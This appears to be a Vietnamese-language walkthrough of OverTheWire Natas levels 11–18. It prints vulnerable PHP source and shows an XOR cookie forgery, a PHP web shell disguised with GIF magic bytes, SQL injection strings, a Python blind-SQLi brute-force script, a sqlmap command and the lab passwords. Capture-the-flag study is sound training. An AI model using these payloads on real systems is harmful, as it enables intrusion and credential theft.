
```
function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COO
KIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpasswor
d", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
        if (preg_match('/^#(?:[a-
f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode
($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-
f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);



?>

<h1>natas11</h1>
<div id="content">
<body style="background: <?=$data['bgcolor']?>;">
Cookies are protected with XOR encryption<br/><br/>

<?
```


```
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}

?>
```

- Một đoạn code khá dài, nhưng luồng xử lí có thể miêu tả ngắn gọn như sau: đầu tiên sẽ gán default data cho chuỗi như dòng đầu tiên, hàm xor_encrypt có chức năng xor từng kí tự của một biến nào đó với từng kí tự của key đa bị che. Hàm load_data sẽ lấy giá trị của key cookie data, xử lí và gán vào showpassword và bgcolor. Hàm save_data là set giá trị cho cookie data. Ở dưới cùng ta thấy nếu showpassword trong data là yes thì sẽ in ra password.
- Nghe có vẻ khó hiểu tuy nhiên bài này, ta chỉ cần modify giá trị cookie làm sao cho trường showpassword là yes là được. Để làm cái này ta phải tìm được key của hàm xor kia, mà đoạn raw text trước khi xor ta đã có rồi, vậy chỉ cần men theo chỗ xử lí json decode rồi base64 bla bla rồi xor ngược lại với raw text là ta được key




- Chỗ này key là KNHL, vì xor không đủ bằng nhau nên nó ào ra một đống z đó
- Có key rồi, ta làm ngược lại từ đầu để ra forge cookie mới với giá trị showpassword là yes





YWqo0pjpcXzSIl5NMAVxg12QxeC1w9QG


Level 12 -> 13



- Nhìn sơ thì ta biết đây một bài phai ấp lốt, thử đọc source nè

```php
function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
    $path = $dir."/".genRandomString().".".$ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);


        if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
```


- Ở đây ngoài việc kiểm tra size thì code chả có kiểm tra them gì hết, vậy chỉ cần up một đoạn chạy rce nhè nhẹ là được




- Sau khi mình up thử và truy cập file thì không được, kiểm tra lại thì còn miss 1 chỗ trong code

```
?>

<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
```

- Đoạn value của tag input nó nhập sẵn tên file và extension jpg kia, mà cái này nó gen sẵn nên ta chỉ cần đổi thành php là được





lW3jYRI02ZKDBb8VtQBU1f6eDRo6WEj9


Level 13 -> 14


- Bài này y hệt bài trên, tuy nhiên có kiểm tra file bằng hàm exif_imagetype


```
    echo "File is too big";
} else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
    echo "File is not an image";
} else {
    if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
```

- Hàm này bị cái là nó chỉ kiểm tra byte đầu hay là magic byte để xác định extension. Vậy ta chỉ cần fake cái byte này là được, ở đây em sẽ dung magic byte của gif tại hay xài kkk

```
┌─ /home/mtiennnnn
└─(*>_<)~ cat test.php
GIF87a
<?php system($_GET[0]) ?>
┌─ /home/mtiennnnn
└─(*>_<)~
```








qPazSJBmrmU7UQJv17MHk1PGC4DxZMEP

Level 14 -> 15


- Level này cho ta một form đăng nhập như sau




- Có source lun đọc nè

```
<h1>natas14</h1>
<div id="content">
<?php
if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas14', '<censored>');
    mysqli_select_db($link, 'natas14');

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    if(mysqli_num_rows(mysqli_query($link, $query)) > 0) {
            echo "Successful login! The password for natas15 is <censored><br>";
    } else {
            echo "Access denied!<br>";
    }
    mysqli_close($link);
} else {
?>
```

- Query này mà không sqli thì hơi phí





TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB

Level 15 -> 16

- Tiếp tục một bài sqli, lần này query sẽ như sau

```
<div id="content">
<?php

/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas15', '<censored>');
    mysqli_select_db($link, 'natas15');

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysqli_query($link, $query);
    if($res) {
    if(mysqli_num_rows($res) > 0) {
        echo "This user exists.<br>";
    } else {
        echo "This user doesn't exist.<br>";
    }
    } else {
        echo "Error in query.<br>";
    }

    mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
```

- Lần này nó sẽ kiểm tra username nhập vào và thực hiện query, nếu có trong bảng thì in ra user exists nếu không thì doesn't rồi lỗi thì error. Bài này thì mình sẽ làm theo hướng blind vì output của query sẽ không được in ra. Đoạn inject sẽ như sau

```
natas16" and substring(password,1,1) = 't' #
```


- Lúc này query sẽ là

```
SELECT * from users where username="natas16" and substring(password,1,1)='t'#
```

- Em chủ yếu inject kiểu kiểm tra có username natas16 và kí tự trong password có phải gì gì đó hay không, nếu output ra this user exist thì ta biết đó là kí tự đúng, vậy viết đoạn script cho nhanh

```
import requests

result =""

burp0_url = "http://natas15.natas.labs.overthewire.org:80/index.php"
```


```
burp0_headers = {"Cache-Control": "max-age=0", "Authorization": "Basic
bmF0YXMxNTpUVGthSTdBV0c0aURFUnp0QmNFeUtWN2tSWEgxRVpSQg==",
"Upgrade-Insecure-Requests": "1", "Origin": "http://natas15.natas.labs.overthewire.org",
"Content-Type": "application/x-www-form-urlencoded", "User-Agent": "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7", "Referer":
"http://natas15.natas.labs.overthewire.org/index.php", "Accept-Encoding": "gzip, deflate",
"Accept-Language": "en-US,en;q=0.9", "Connection": "close"}
chars =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
burp0_data = {"username": "natas16\" and substring(password,1,1) like binary 't' #"}
r = requests.post(burp0_url, headers=burp0_headers, data=burp0_data)
print(r.text)
for i in range(1, 50):
    for c in chars:
        burp0_data = {"username": f"natas16\" and substring(password,{i},1) like binary '{c}'
#"}
        r = requests.post(burp0_url, headers=burp0_headers, data=burp0_data)
        if "This user exists" in r.text:
            result += c
            print("[+] " + result)
            break
```



TRD7iZrd5gATjj9PkPEuaOlfEjHqj32V

Level 16 -> 17: XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd

- Ý tưởng như trên viết code brute force thôi



Level 17 -> 18: 8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq

- python sqlmap.py --auth-cred="natas17:XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd" --auth-type=BASIC -u 'http://natas17.natas.labs.overthewire.org/index.php?username=' --level 3 --dbms='MySQL 5.5' -p username --technique T --dbs
